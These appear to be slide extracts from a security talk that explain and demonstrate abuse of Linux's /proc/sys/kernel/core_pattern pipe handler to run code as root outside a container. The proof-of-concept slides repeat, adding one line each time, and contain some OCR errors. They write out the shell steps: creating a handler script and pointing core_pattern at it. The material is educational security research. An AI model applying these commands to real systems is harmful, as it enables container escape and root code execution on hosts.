
1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. `%P`'s in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a `|` (pipe), a process is started...
 - With `argv` from the pattern
 - As root
 - As a child of `[kthreadd]`
 - With the default `cgroup/namespaces`

/proc/sys/kernel/core_pattern - Theory


1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
 - With argv from the pattern
 - As root
 - As a child of [kthreadd]
 - With the default cgroup/namespaces
5. We get command execution!

/proc/sys/kernel/core_pattern - Theory


1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. `%P`'s in are replaced with the crashed process' PID
 - Other template specifiers exist
4. If the pattern starts with a `|` (pipe), a process is started...
 - With `argv` from the pattern
 - As root
 - As a child of `[kthreadd]`
 - With the default `cgroup/namespaces`
5. We get command execution!



/proc/sys/kernel/core_pattern - PoC




/proc/sys/kernel/core_pattern - PoC

A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) and a zoom icon. The terminal shows a command prompt '>' followed by the command 'cat >/core_handler <<'_eof''.

```
> cat >/core_handler <<'_eof'
```

/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a language icon on the right. The window contains two lines of text: a command to write a core handler to the root directory, followed by a shell prompt.

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash
```

/proc/sys/kernel/core_pattern - PoC



```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
```

/proc/sys/kernel/core_pattern - PoC




```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
```


/proc/sys/kernel/core_pattern - PoC




```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
```

/proc/sys/kernel/core_pattern - PoC




```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
```

/proc/sys/kernel/core_pattern - PoC



```
ssh 10.10.10.10
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
```


/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a window icon (red, yellow, green dots) and a cursor icon. The terminal displays the following commands and output:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux  
> _eof  
> cat </core_handler  
#!/bin/bash  
exec >$0.out 2>&1  
ps awwwfux  
> chmod 0755 /core_handler  
> ls -l /core_handler  
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
```


/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a window icon (red, yellow, green dots) and a cursor icon. The terminal displays a series of commands and their outputs, demonstrating a proof-of-concept for a core dump handler. The commands are: 'cat >/core_handler <<'_eof'', '#!/bin/bash', 'exec >\$0.out 2>&1', 'ps awwwfux', '_eof', 'cat </core_handler', '#!/bin/bash', 'exec >\$0.out 2>&1', 'ps awwwfux', 'chmod 0755 /core_handler', 'ls -l /core_handler', and 'sleep 1111 &'. The output for 'ls -l /core_handler' shows a file with permissions '-rwxr-xr-x', owner 'root', group 'root', size '41', and timestamp 'Oct 23 17:26'.


```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux  
> _eof  
> cat </core_handler  
#!/bin/bash  
exec >$0.out 2>&1  
ps awwwfux  
> chmod 0755 /core_handler  
> ls -l /core_handler  
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler  
> sleep 1111 &
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
```


/proc/sys/kernel/core_pattern - PoC



```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
      |/proc/%P/root/core_handler
```


/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a window icon and a terminal icon. The terminal shows a series of commands and their outputs. A large, light blue arrow points from the command 'cat </proc/sys/kernel/core_pattern' to the output 'core', which is then followed by a new line 'core' and a path 'l/proc/%P/root/core_handler'.


```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux  
> _eof  
> cat </core_handler  
#!/bin/bash  
exec >$0.out 2>&1  
ps awwwfux  
> chmod 0755 /core_handler  
> ls -l /core_handler  
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler  
> sleep 1111 &  
> jobs -l  
[1] + 118 Running  
> cat </proc/sys/kernel/core_pattern  
core  
l/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
      |/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
ssh  ~%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern - PoC



```
ssh  ~%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
```

